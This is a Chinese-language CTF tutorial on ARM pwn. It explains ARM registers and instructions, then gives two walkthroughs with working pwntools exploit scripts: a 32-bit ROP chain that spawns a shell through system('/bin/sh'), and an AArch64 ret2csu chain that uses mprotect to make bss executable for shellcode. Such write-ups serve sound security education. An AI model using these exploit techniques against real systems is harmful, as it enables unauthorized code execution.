

# ARM PWN 从 0 到 1

阅读量 13124 |

发布时间：2020-05-13 15:30:28

## 文章目录

分享到：



作者：萝卜@星盟

## 寄存器

ARM处理器中一共有37个32寄存器，其中31个为通用寄存器、6个位状态寄存器。任何时候，通用寄存器（R0-R14）、PC、一个状态寄存器都是可以访问的。但是在不同的工作状态和工作模式，寄存器是否可以访问是不一样的。

状态寄存器就是保存了符号标志、零标志、溢出标志、进位标志等，和X86汇编寄存器中的一些寄存器的相似的

用户模式	系统模式	特权模式	中止模式	未定义指令模式	外部中断模式	快速中断模式
R0	R0	R0	R0	R0	R0	R0
R1	R1	R1	R1	R1	文章目录	
R2	R2	R2	R2	R2	R2	R2
R3	R3	R3	R3	R3	R3	R3
R4	R4	R4	R4	R4	R4	R4
R5	R5	R5	R5	R5	R5	R5
R6	R6	R6	R6	R6	R6	R6
R7	R7	R7	R7	R7	R7	R7
R8	R8	R8	R8	R8	R8	R8_FIQ
R9	R9	R9	R9	R9	R9	R9_FIQ
R10	R10	R10	R10	R10	R10	R10_FIQ
R11	R11	R11	R11	R11	R11	R11_FIQ
R12	R12	R12	R12	R12	R12	R12_FIQ
R13	R13	R13_SVC	R13_ABT	R13_UND	R13_IRQ	R13_FIQ
R14	R14	R14_SVC	R14_ABT	R14_UND	R14_IRQ	R14_FIQ
PC	PC	PC	PC	PC	PC	PC
CPSR	CPSR	CPSR	CPSR	CPSR	CPSR	CPSR
		SPSR_SVC	SPSR_ABT	SPSR_UND	SPSR_IRQ	SPSR_FIQ

R0-R12供程序数据使用，R13是栈指针（SP），R14为子程序链接寄存器（LR），通常存储函数的返回地址

## 指令

ARM处理器的指令集可以分为六种指令：跳转指令、数据处理指令、程序状态寄存器处理指令、加载存储指令、协处理器指令、异常产生指令。总的来说和x86指令集还是有些不一样的

### 跳转指令

跳转指令可以分为两种：

- 专门的跳转指令，可以实现向前向后32MB的地址跳转
- 直接修改PC寄存器，通过向PC寄存器写入目的地址，可以实现4GB的地址空间的跳转，结合使用MOV LR, PC，保存函数的返回地址

- B：执行一个简单的跳转，目标地址是相对于当前PC值的偏移地址
- BL：跳转之前会把PC值存到R14寄存器中，通常用于函数调用
- BLX：和上一个指令相比，多的功能是将处理器的工作状态由ARM变成Thumb
- BX：可以跳转到ARM指令或者Thumb指令

### 数据处理指令

可分为数据传送指令、算术逻辑运算运算、比较指令

- MOV：和X86是差不多的
- MVN：在转移之前先按位取反
- CMP：两个寄存器中的值进行比较，不改变寄存器的值，但是更新CPSR标志寄存器



- 4. **ADD**：把后两个寄存器相加，结果存在第一个寄存器中
- 5. **SUB**：把后两个寄存器相减，结果存在第一个寄存器中
- 6. **AND**：逻辑与
- 7. **ORR**：逻辑或
- 8. **EOR**：异或
- 9. **MUL**：把后两个寄存器相乘，结果存在第一个寄存器中

## 文章目录

### 程序状态寄存器处理指令

- 1. **MRS**：用于将程序状态寄存器的内容送到通用寄存器
- 2. **MSR**：将操作数的内容送到程序状态寄存器的特定域

### 加载存储指令

适用于在寄存器和存储器之间数据的传输

和x86不一样的是**mov**指令只能够在寄存器之间传送数据

- 1. **LDR**：将一个32位的数据送到寄存器中
- 2. **LDRB**：将一个8位的数据送到寄存器中，并且把高24位清零
- 3. **LDRH**：将一个16位的数据送到寄存器中，并且把高16位清零
- 4. **STR**：从源寄存器32位存入到存储器中，和前几个指令相比是不清零

### 协处理器指令

- 1. **CDP**：用于**ARM**处理器通知**ARM**协处理器来处理特定的操作，若协处理器不能完成，则抛出异常
- 2. **LDC**：让协处理器来将源寄存器的内容送到存储器中，若协处理器不能完成操作，则抛出异常

### 异常产生指令

- 1. **SWI**：产生软件中断
- 2. **BKPT**：产生软件断点中断

以上总结的是常见的，如果做题遇到不认识的指令，及时添补即可

## 实战

### typo

题目信息：

```
radish → arm-pwn  file typo

typo: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, for GNU/Linux 2.6.32,
BuildID[sha1]=211877f58b5a0e8774b8a3a72c83890f8cd38e63, stripped

radish → arm-pwn  checksec --file typo
[*] '/media/psf/Home/MyFile/ctf/arm-pwn/typo'

Arch:      arm-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8000)
```

题目是静态链接，但是已经去了符号表，我们可以把libc的符号表导出来，再导进去这个文件，即可恢复一些符号

用ida来分析程序：（通过字符串来找到关键函数）

sub\_8F00

```
void __fastcall __noreturn sub_8F00(int a1, int a2)
{
    int v2; // ST00_4
    int v3; // ST04_4
    void *v4; // r3
    int v5; // r1
    void *v6; // r2
    void *v7; // r3
    int v8; // r0
    int v9; // r0

    sub_11D04(off_A1538, 0, 2, 0, a2, a1);
    sub_11D04(off_A1534[0], 0, 2, 0, v2, v3);
    sub_22240(1, "Let's Do Some Typing Exercise~nPress Enter to get start;nInput ~ if you want to quitn", 0x56, v4);
    if ( sub_12170() != 10 )
        sub_FBD4(-1);
    sub_22240(1, "-----Begin-----", 0x11, 0xA);
    v8 = time(0, v5, v6, v7);
    sub_FE28(v8);
    ftime();
    v9 = sub_10568();
    sub_11338("n%s", &aAbandon[20 * (v9 % 4504)]);
}
```

文章目录

首先用户必须先读入一个回车，然后才程序继续，不然程序就直接退出了，测试的时候发现f5出的不是太全，看汇编

.text:00009034	LDR	R2, [R11,#-0x1C]
.text:00009038	MOV	R3, R2
.text:0000903C	MOV	R3, R3,LSL#2
.text:00009040	ADD	R3, R3, R2
.text:00009044	MOV	R3, R3,LSL#2
.text:00009048	LDR	R2, =aAbandon ; "abandon"
.text:0000904C	ADD	R3, R3, R2
.text:00009050	MOV	R0, R3
.text:00009054	BL	sub_8D24
.text:00009058	STR	R0, [R11,#-0x20]
.text:0000905C	LDR	R3, [R11,#-0x20]
.text:00009060	CMP	R3, #0
.text:00009064	BNE	loc_907C
.text:00009068	LDR	R0, =aERROR ; "E.r.r.o.r."
.text:0000906C	BL	sub_11AC0
.text:00009070	LDR	R3, [R11,#-0x14]

可以看到E.r.r.o.r.，这个是每次循环读入字符串之后的输出，那么输入的函数肯定在这个之前

sub\_8D24



```
signed int __fastcall sub_8D24(int a1)
{
    unsigned int v1; // r0
    int v2; // r4
    unsigned __int8 *v5; // [sp+4h] [bp-78h]
    char v6; // [sp+Ch] [bp-70h]

    v5 = a1;
    memset(&v6, 0, 100);
    sub_221B0(0, &v6, 0x200);
    v1 = strlen(v5);
    if ( !sub_1F860(v5, &v6, v1) )
    {
        v2 = strlen(v5);
        if ( v2 == strlen(&v6) - 1 )
            return 1;
    }
    if ( v6 == 0x7E )
        return 2;
    return 0;
}
```

## 文章目录

可以清晰的看到存在栈溢出  
用pwndbg中的cyclic测出来偏移是112,第一次做arm的pwn，搞不懂返回地址在哪里存，把stack的数据打印出来就好了：

```
pwndbg> stack 100
00:0000| sp    0xf6ffee78 -> 0xa30d8  <- 0
01:0004|         0xf6ffee7c -> 0x9c0f8  <- rsbvc  r6, sb, #0x730000 /* 0x72696873; 'shirt' */
02:0008|         0xf6ffee80 -> 0xf6ffeee4  <- 0x0
03:000c| r1     0xf6ffee84  <- 'wxmn'
04:0010|         0xf6ffee88  <- 0x0
... ↓
1c:0070|         0xf6ffeee8 -> 0x6bf08  <- beq    #0x1d35338 /* 'n%s' */
1d:0074|         0xf6ffeeec -> 0xf6ffef40 -> 0x8af8c  <- cdphi  p13, #0xb, c2, c2, c0, #0 /* 0x8eb22d00 */
1e:0078|         0xf6ffef00 -> 0xf6ffef2c -> 0xa0ac  <- bl     #0xfbd4
1f:007c| r11    0xf6ffef04 -> 0x9058  <- str    r0, [fp, #-0x20] /* ' ' */
20:0080|         0xf6ffef08 -> 0xf6fff084 -> 0xf6fff241  <- './typo'
21:0084|         0xf6ffef0c  <- 0x1
22:0088|         0xf6ffef00  <- 0x6
23:008c|         0xf6ffef04 -> 0xf6fff241  <- './typo'
24:0090|         0xf6ffef08 -> 0x8cb4  <- push   {r3, lr}
25:0094|         0xf6ffef0c -> 0xa670  <- cmp    r4, sb /* 't' */
```

可以发现返回地址存在r11，距离R11的偏移也刚好是112

然后用ROPgadget找到合适的指令



```
radish → arm-pwn ROPgadget --binary typo --only 'pop'

Gadgets information

=====

0x00008d1c : pop {fp, pc}
0x00020904 : pop {r0, r4, pc}
0x00068bec : pop {r1, pc}
0x00008160 : pop {r3, pc}
0x0000ab0c : pop {r3, r4, r5, pc}
0x0000a958 : pop {r3, r4, r5, r6, r7, pc}
0x00008a3c : pop {r3, r4, r5, r6, r7, r8, fp, pc}
0x0000a678 : pop {r3, r4, r5, r6, r7, r8, sb, pc}
0x00008520 : pop {r3, r4, r5, r6, r7, r8, sb, sl, fp, pc}
0x00068c68 : pop {r3, r4, r5, r6, r7, r8, sl, pc}
0x00014a70 : pop {r3, r4, r7, pc}
0x00008de8 : pop {r4, fp, pc}
0x000083b0 : pop {r4, pc}
0x00008eec : pop {r4, r5, fp, pc}
0x00009284 : pop {r4, r5, pc}
0x000242e0 : pop {r4, r5, r6, fp, pc}
0x000095b8 : pop {r4, r5, r6, pc}
0x000212ec : pop {r4, r5, r6, r7, fp, pc}
0x000082e8 : pop {r4, r5, r6, r7, pc}
0x00043110 : pop {r4, r5, r6, r7, r8, fp, pc}
0x00011648 : pop {r4, r5, r6, r7, r8, pc}
0x00048e9c : pop {r4, r5, r6, r7, r8, sb, fp, pc}
0x0000a5a0 : pop {r4, r5, r6, r7, r8, sb, pc}
0x0000870c : pop {r4, r5, r6, r7, r8, sb, sl, fp, pc}
0x00011c24 : pop {r4, r5, r6, r7, r8, sb, sl, pc}
0x000553cc : pop {r4, r5, r6, r7, r8, sl, pc}
0x00023ed4 : pop {r4, r5, r7, pc}
0x00023dbc : pop {r4, r7, pc}
0x00014068 : pop {r7, pc}

Unique gadgets found: 29

radish → arm-pwn
```

## 文章目录

可以看到有一个`pop {r0, r4, pc}`，刚好覆盖了第一个参数和`pc`，修改成`system("/bin/shx00")`即可

exp:

```
from pwn import *

# from LibcSearcher import *

context.log_level='debug'

sl = lambda x : r.sendline(x)
sd = lambda x : r.send(x)
sla = lambda x,y : r.sendlineafter(x,y)
rud = lambda x : r.recvuntil(x,drop=True)
ru = lambda x : r.recvuntil(x)
li = lambda name,x : log.info(name+'.'+hex(x))
ri = lambda : r.interactive()
r = process("./typo", timeout = 2)

ru("if you want to quitn")
sl("")
ru("n")
ru("n")
system_addr = 0x00110B4
bin_sh_addr = 0x006C384
ppp = 0x00020904#pop {r0, r4, pc}
payload = "A"*112+p32(ppp)+p32(bin_sh_addr)+p32(0)+p32(system_addr)
sl(payload)
ri()
```

## 文章目录

### baby\_arm

这个题是64位的

通过捣鼓环境发现在ubuntu:18.04上gdb没有报错，所以又在ubuntu:18.04配置了一下环境

```
radish → arm-pwn  checksec --file baby_arm
[*] '/media/psf/Home/MyFile/ctf/arm-pwn/baby_arm'
  Arch:      aarch64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)

radish → arm-pwn  file baby_arm
baby_arm: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interpreter /lib/ld-, for
GNU/Linux 3.7.0, BuildID[sha1]=e988eaae79fd41139699d813eac0c375dbddba43, stripped
```

这道题是动态链接的

在IDA里面分析程序





```
__int64 sub_400818()
{
    sub_400760();
    write(1LL, "Name:", 5LL);
    read(0LL, &unk_411068, 512LL);
    sub_4007F0();
    return 0LL;
}
```

## 文章目录

首先读入bss段上一个长度512的字符串,然后在sub\_4007F0里面存在栈溢出

```
__int64 sub_4007F0()
{
    __int64 v1; // [xsp+10h] [xbp+10h]

    return read(0LL, &v1, 512LL);
}
```

但是发现，第二次输入的字符串在ret地址的下面，所以覆盖sub\_400818函数的返回地址





SP    0x40007ffd60 → 0x40007ffdb0 → 0x40007ffdc0 ← 0x0

PC    0x400810 ← ldp    x29, x30, [sp], #0x50

文章目录

]

► 0x400810        ldp    x29, x30, [sp], #0x50

0x400814        ret

↓

0x400858        movz   w0, #0

0x40085c        ldp    x29, x30, [sp], #0x10

0x400860        ret

↓

0x40008656e0    bl     #0x4000879f40

↓

0x4000879f40    stp    x29, x30, [sp, #-0x10]!

0x4000879f44    adrp   x1, #0x4000999000

0x4000879f48    movz   w3, #0x1

0x4000879f4c    add    x1, x1, #0x5a0

0x4000879f50    mov    x29, sp

[ STACK

]

00:0000| x29 sp  0x40007ffd60 → 0x40007ffdb0 → 0x40007ffdc0 ← 0x0

01:0008|        0x40007ffd68 → 0x400858 ← movz    w0, #0

02:0010| x1     0x40007ffd70 ← 'aaaaaaaaan'

03:0018|        0x40007ffd78 ← 0x1000000a61 /\* 'an' \*/

04:0020|        0x40007ffd80 → 0x40007ffdb0 → 0x40007ffdc0 ← 0x0

05:0028|        0x40007ffd88 → 0x400854 ← bl        #0x4007f0

06:0030|        0x40007ffd90 → 0x400868 ← stp    x29, x30, [sp, #-0x40]!

07:0038|        0x40007ffd98 ← 0x8020080280200802

[ BACKTRACE

]

► f 0            400810

Breakpoint \*0x00000000400810

◀

▶

计算出来偏移是72，这里ROP用到的是ret2csu

https://www.anquanke.com/post/id/204913

9/14



loc_4008AC		; CODE XREF: sub_400868+60↓j
	LDR	X3, [X21,X19,LSL#3] ;将x21寄存器的地址指向的内容赋给x3寄存器
	MOV	X2, X22 ;将x22寄存器的内容赋给x2
	MOV	X1, X23 ;将x23寄存器的内容赋给x1
	MOV	W0, W24 ;将W24寄存器的内容赋给W0
	ADD	X19, X19, #1 ;x19寄存器加一
	BLR	X3 ; 跳转到x3寄存器指向的地址
	CMP	X19, X20 ; 比较x19和x20是否相等
	B.NE	loc_4008AC ; 如果不相等，就跳回loc_4008AC继续执行
loc_4008CC		; CODE XREF: sub_400868+3C↑j
	LDP	X19, X20, [SP,#0x10] ;将sp+0x10,sp+0x18处的内容给x19,x20
	LDP	X21, X22, [SP,#0x20] ;将sp+0x20,sp+0x28处的内容给x21,x22
	LDP	X23, X24, [SP,#0x30] ;将sp+0x30,sp+0x38处的内容给x23,x24
	LDP	X29, X30, [SP],#0x40 ;将sp,sp+0x8处的内容给x29,x30
	RET	

然后函数里面存在**mprotect**，我们利用**ROP**把**bss**段修改成可读可写可执行的权限，然后把**shellcode**写入里面，最后跳转到bss段即可获取到**shell**

exp:



```
from pwn import *

context.binary = "./baby_arm"

context.log_level='debug'

...

if local:

    p = remote("106.75.126.171","33865")
elif debug:

    p = process(["qemu-aarch64", "-g", "1234", "-L", "/usr/aarch64-linux-gnu", "baby_arm"])
else:

    p = process(["qemu-aarch64", "-L", "/usr/aarch64-linux-gnu", "baby_arm"])
...

# r = process(["qemu-aarch64", "-g", "1234", "-L", "/usr/aarch64-linux-gnu", "baby_arm"])
# r = process(["qemu-aarch64", "-L", "/usr/aarch64-linux-gnu", "baby_arm"])

sl = lambda x : r.sendline(x)
sd = lambda x : r.send(x)
sla = lambda x,y : r.sendlineafter(x,y)
rud = lambda x : r.recvuntil(x,drop=True)
ru = lambda x : r.recvuntil(x)
li = lambda name,x : log.info(name+':'+hex(x))
ri = lambda : r.interactive()
ru("Name:")

shellcode = asm(shellcraft.aarch64.sh())

mprotect_point = 0x4110a0
mprotect_plt = 0x00000000400600

pay = shellcode + "a"*0xc+p64(mprotect_plt)

# print len(shellcode)

sl(pay)

code_1 = 0x4008CC
payload = "a"*72

payload += p64(code_1)
payload += p64(0)+p64(0x4008AC)
payload += p64(0)+p64(1)#X19, X20, [SP,#0x10]
payload += p64(mprotect_point)+p64(7)#X19, X20, [SP,#0x10]
payload += p64(0x1000)+p64(0x00000000411000)
payload += p64(0)+p64(0x411068)

# gdb.attach(r, '''
#     set architecture aarch64
# ''')
# raw_input()

sl(payload)

ri()
```

## 文章目录

## 参考



[ARM汇编指令集](#)

[【上海市大学生网络安全大赛】\\_pwn复现](#)

[arm – ROP](#)

## 文章目录

本文由安全客原创发布  
转载，请参考转载声明，注明出处：<https://www.anquanke.com/post/id/204913>  
安全客 - 有思想的安全新媒体

[Pwn](#) [arm](#)

 赞 ( 1 )

 收藏

星盟安全团队


分享到：

### 推荐阅读



[Apache 'logrotate' 本地提取漏洞分析 \(CVE-2019-0211\)](#)

[2020-05-13 16:30:41](#)



[第二届网鼎杯（青龙组）部分wp](#)

[2020-05-13 16:00:05](#)



[ARM PWN 从 0 到 1](#)

[2020-05-13 15:30:28](#)




[空指针：Base on windows Writeup——最新版DZ3.4实战渗](#)

[2020-05-13 14:30:13](#)

### 发表评论

发表你的评论吧

昵称 管理员

 换一个

发表评论

### 评论列表

还没有评论呢，快去抢个沙发吧~

### 星盟安全团队

星盟安全团队---"VENI VIDI VICI"(我来，我见，我征服)，  
我们的征途是星辰大海。从事各类安全研究，专注于知识分享。



文章

4

粉丝

9

+ 关注

## 文章目录

[ARM PWN 从 0 到 1](#)

2020-05-13 15:30:28

[HITCON CTF 2019 Pwn 题解](#)

2019-12-03 10:30:32

[随机异或无限免杀D盾之再免杀](#)

2019-11-21 15:30:22

[Roarctf 部分Writeup](#)

2019-10-18 12:00:30



输入关键字搜索内容

### 相关文章

[Mac PWN入门巩固篇（六）](#)

[WEBPWN入门级调试讲解](#)

[CVE-2018-18708：Tenda路由器缓冲区溢出漏洞分析](#)

[写给初学者的IoT实战教程之ARM栈溢出](#)

[House of storm 原理及利用](#)

[house-of-husk学习笔记](#)

[从一次 CTF 出题谈 musl libc 堆漏洞利用](#)

### 热门推荐





安全客

- 关于我们
- 加入我们
- 联系我们
- 用户协议

商务合作

- 合作内容
- 联系方式
- 友情链接

文章目录

- 投稿须知
- 转载须知
- 官网QQ群3：830462644
- 官网QQ群2：814450983(已满)
- 官网QQ群1：702511263(已满)

合作单位

